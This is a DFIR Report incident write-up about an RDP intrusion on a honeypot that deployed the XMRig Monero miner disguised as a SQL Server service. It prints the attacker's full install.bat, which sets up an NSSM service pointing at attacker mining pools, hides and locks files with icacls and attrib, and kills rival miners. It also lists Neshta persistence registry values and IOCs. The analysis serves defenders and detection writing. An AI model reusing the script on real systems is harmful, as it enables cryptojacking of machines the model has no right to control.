THE DFIR REPORT

Real Intrusions by Real Attackers, The Truth Behind the Intrusion

REPORTS ANALYSTS SERVICES ACCESS DFIR LABS MERCHANDISE SUBSCRIBE CONTACT US

Saturday, November 02, 2024 16:54:07

cryptominer rdp

Sqlserver, or the Miner in the Basement

April 20, 2020

A threat actor logged into the honeypot via RDP and installed XMRig with multiple persistence mechanisms. The actor used icacls and attrib to lock down directories and files to make detection and eradication difficult.

While bitcoin was at $20K, actors dropping mining software was all the rage, but with Bitcoin and most currencies less than half their peak value you'd be forgiven thinking the malicious cryptominer has gone away. These days the news points to big game ransomware as the hottest threat actor trend. And while that may be the case don't forget about the cryptominers.


Intial Access

Initial entry was completed by two different IP addresses via RDP.

```
95.156.252.94
185.155.96.83
```

Artifacts

sqlsupdater.exe


E:\mining\sqlsupdater.exe\
File Edit View Favorites Tools Help
Add Extract Test Copy Move Delete Info
E:\mining\sqlsupdater.exe\

Name	Size	Packed Size	Modified	Cre
conhost.exe	841 728	312 106	2017-12-05 04:04	
install.bat	56 062	7 332	2020-01-23 04:06	
sqlserver.exe	2 843 136	819 466	2019-12-01 00:35	

conhost.exe

Ever heard of the Non-Sucking Service Manager (NSSM)?

nssm is a service helper which doesn't suck. srvany and other service helper programs suck because they don't handle failure of the application running as a service. If you use such a program you may see a service listed as started when in fact the application has died. nssm monitors the running service and will restart it if it dies. With nssm you know that if a service says it's running, it really is.

We think NSSM is used to manage the sqlserver.exe process which includes the miner. Read more about NSSM here.

Search Search

Sélectionner une langue
Fourni par Google Traduction

Subscribe

Register For Our Next CTF


Reports

Threat Intelligenc e

Detection Rules

install.bat


The install script does as is named and is used to deploy the actors payload. Some notable actions in the script include hiding the files in the C:\Windows\Fonts\ location and then using DACLs via icacls scripting to remove access to the miner. Additionally as with many late stage miners, they look to kill competition that may be running on the box they've infected. (There are multiple misspellings in these scripts but they do accomplish their overall goal.)



```
@echo off
net stop sqlbrowsers
net stop TrustedDriver
net stop DeviceInstaller
net stop localSystem
echo,Y|icacls c:\windows\fonts\*.exe /T /Q /C /RESET
echo,Y|icacls c:\windows\fonts\*.bat /T /Q /C /RESET
SET sqlbrowserspath=%windir%\fonts
%sqlbrowserspath%\conhost remove sqlbrowsers confirm
%sqlbrowserspath%\conhost install sqlbrowsers "%sqlbrowserspath%\sqlserver.exe"
%sqlbrowserspath%\conhost set sqlbrowsers AppParameters "-a cn/r -o domain004.gleeze.com:443 -k -o test1000.ooguy.com:8080 -k
%sqlbrowserspath%\conhost set sqlbrowsers Description "SQL Server Browser"
%sqlbrowserspath%\conhost set sqlbrowsers DisplayName "MSSQLSERVER"
%sqlbrowserspath%\conhost set sqlbrowsers Start SERVICE_DELAYED_AUTO_START
%sqlbrowserspath%\conhost start sqlbrowsers
echo,Y|cacls c:\windows\fonts\conhost.exe /G everyone:r
echo,Y|cacls c:\windows\fonts\sqlserver.exe /G everyone:r
net stop MicrosotMais
sc stop MicrosotMais
wmic porcess where ExecutablePath='c:\\windows\\Fonts\\svchost.exe' delete
wmic porcess where ExecutablePath='c:\\Windows\\Fonts\\d1lhots.exe' delete
del /q /f "c:\windows\Fonts\svchost.exe"
del /q /f "c:\Windows\Fonts\d1lhots.exe"
echo "aka" > "c:\windows\Fonts\svchost.exe"
echo "aka" > "c:\Windows\Fonts\d1lhots.exe"
attrib +s +h "c:\windows\Fonts\svchost.exe"
attrib +s +h "c:\Windows\Fonts\d1lhots.exe"
echo,Y|icacls "c:\windows\Fonts\svchost.exe" /deny *S-1-1-0:F
echo,Y|icacls "c:\Windows\Fonts\d1lhots.exe" /deny *S-1-1-0:F
taskkill /f /im wscript.exe
taskkill /f /im rigx*
taskkill /f /im DWP.exe&taskkill /f /im WSH.exe&taskkill /f /im Identifier.exe&taskkill /f /im scht*
taskkill /f /im xmr.exe
taskkill /f /im HPSS.exe
taskkill /f /im DWP.exe
taskkill /f /im DWP.exe
taskkill /f /im WSH.exe
taskkill /f /im Identifier.exe
taskkill /f /im SSH.exe
taskkill /f /im DIFF.exe
taskkill /f /im xmr.exe
taskkill /f /im xmr*
taskkill /f /im microsoft.exe
```


sqlserver.exe

This is the Monero coin miner binary known as XMRig. Here are a few strings from the binary.




```
Usage: xmrig [OPTIONS]
Network:
 algo
  -o, --url=URL                 URL of mining server
CPU backend:
  -t, --threads=N               number of CPU threads
  -a, --algo=ALGO               mining algorithm https://xmrig.com/docs/algorithms
host
      --coin=COIN               specify coin instead of algorithm
  -u, --user=USERNAME           username for mining server
  -p, --pass=PASSWORD           password for mining server
port
  -O, --userpass=U:P            username:password pair for mining server
  -k, --keepalive               send keepalived packet for prevent timeout (needs pool support)
error
memory
      --nicehash                enable nicehash.com support
      --http-port=N             bind port for HTTP API
      --rig-id=ID               rig identifier for pool-side statistics (needs pool support)
      --daemon                  use daemon RPC instead of pool for solo mining
      --daemon-poll-interval=N  daemon poll interval in milliseconds (default: 1000)
OpenCL backend:
      --self-select=URL         self-select block templates from URL
      --opencl-platform=N       OpenCL platform index or name
      --opencl-no-cache         disable OpenCL cache
  -r, --retries=N               number of times to retry before switch to backup server (default: 5)
CUDA backend:
      --no-color                disable colored output
  -R, --retry-pause=N           time to pause between retries (default: 5)
      --user-agent              set custom user-agent string for pool
Misc:
      --donate-level=N          donate level, default 5%% (5 minutes in 100 minutes)
 features: 64-bit AES
```

You can see from the below strings that this is most likely XMRig version 5.1.0.



```
XMRig 5.1.0
 built on Dec  1 2019 with MSVC
libuv/%s
cpu
hwloc/%s
method
topology.xml
--version
status
127.0.0.1
status
asm
restricted
access-token
[%s] send failed: "send buffer overflow: %zu > %zu"
cn1
[%s] DNS error: "%s"
your IP is banned
height
Unauthenticated
IP Address currently banned
```


This binary is attempting to mimic sqlserver 2.7.8.2 which is not a real sql version.



property	value
md5	B297A417450A6695B1509692A8A5B0C8
sha1	0CED3D1C0445992606B28AA3EB4DCA3933107042
sha256	A444994443E65F54210C5DF8CC50798C940F4F41FB26FC22E4A1578532E24AE3
date	empty
language	neutral
code-page	Unicode UTF-16, little endian
CompanyName	SQL Server Windows NT - 64 Bit
FileDescription	SQL Server Windows NT - 64 Bit
FileVersion	2.7.8.2
LegalCopyright	Copyright (C) 2017-2018
OriginalFilename	SQLSERVR.EXE
ProductName	SQLSERVR.EXE
ProductVersion	2.7.8.2

For more information on XMRig see a write up on securityintelligence.com and XMRigs GitHub page.

sqlsupdater.sfx.exe



Name	Size	Packed Size	Modified	Cre
sqlsupdater.exe	1 398 852	1 273 591	2020-01-23 04:07	
update.bat	2 593	673	2019-11-10 00:40	

sqlsupdater.sfx.exe contained the two files above and appears to include Neshta which is usually used for persistence. Here are a couple interesting strings from the binary.

Neshta installs itself into the registry for persistence using the following:

Registry key: HKLM\SOFTWARE\Classes\exefile\shell\open\command
Value: %SystemRoot%\svchost.com "%1" %*

Read more about Neshta at Cylance.

update.bat

update.bat is used to run an update (go figure). It deletes scheduled tasks if they exist, deletes old binaries, creates directories, sets permissions on the new files and then starts sqlsupdater.exe

Other pools that are used in crypto-currency mining are added to the hosts file and directed to local host. This may be to help protect the infected machine from competing crypto-mining malware campaigns.

The next sequence creates multiple scheduled tasks and then cleans up after itself.

Mining

The miner is finally invoked via command-line arguments that include the mining pools in use for the payout as well as the key used.

Thus far this particular wallet has received little payout. With 1.32 XMR or about $70 USD at time of publication. It is possible that they are using multiple keys across the campaign to avoid tracking or having funds locked by a pool for abuse reports.

Summary

Cryptomining is still alive and well! The attackers use of icacls and attrib were quite interesting and provide a few examples for easy detection writing. We also found it interesting that there were multiple persistent mechanisms from Neshta to NSSM to scheduled tasks and services.

If you get stuck in a position where you can't see or access files, the easiest thing to do is to become system by using psexec or something similar. This allows you to access all files, folders, scheduled tasks, etc. We were fairly impressed by the completeness of this attack. It appears that these actors have been in the business for awhile or they are buying their tools.

Although the actors haven't earned very much according to this wallet, if you do this at scale and/or without costs, the benefits are there, especially for operators in developing countries.

Enjoy our report? Please consider donating $1 or more to the project using Patreon. Thank you for your support!

IOCs

Source IPs of RDP login

```
95.156.252.94
185.155.96.83
```

Exe File hashes

```
sqlsupdater.sfx.exe|77600facbd18746636921bab1a3918e0
77600facbd18746636921bab1a3918e0
bcb89eade054991169ebf1df6499011610198a5a
cf3509a100b6110da866af3f7c1a514c6c27ca82b1105d0e45a2469f8e87426d
sqlserver.exe|12959e0e561670229c98b4978d7b4738
12959e0e561670229c98b4978d7b4738
5b70d3e0182b553593cd8ca3c907d68018fd7f1f
1acb9ba8ddf74e1b4a8da54390605f33b31c7976a49fa135b5ab0613b277196f
```

Mining pool domains:

```
domain004.gleeze.com
test1000.ooguy.com
```

```
test1003.accesscam.org
gamepanel2.theworkpc.com
xmr-eu1.nanopool.org
```

sqlsupdater.exe

sqlsupdater.sfx.exe

Persistence Mechanisms

Registry key: HKLM\SOFTWARE\Classes\exefile\shell\open\command
Value: %SystemRoot%\svchost.com “%1” %*

sqlbrowsers service name, multiple service names in the .bat files above in artifacts.

Multiple scheduled tasks were created, see the .bat files above in artifacts.

Share this:

Twitter LinkedIn Reddit Facebook WhatsApp

Related

Buzzing on Christmas Eve: Trigona Ransomware in 3

SEO Poisoning to Domain Control: The Gootloader Saga

PYSA/Mespinoza Ransomware

Hours	Continues

« DHARMA RANSOMWARE

URSNIF VIA LOLBINS »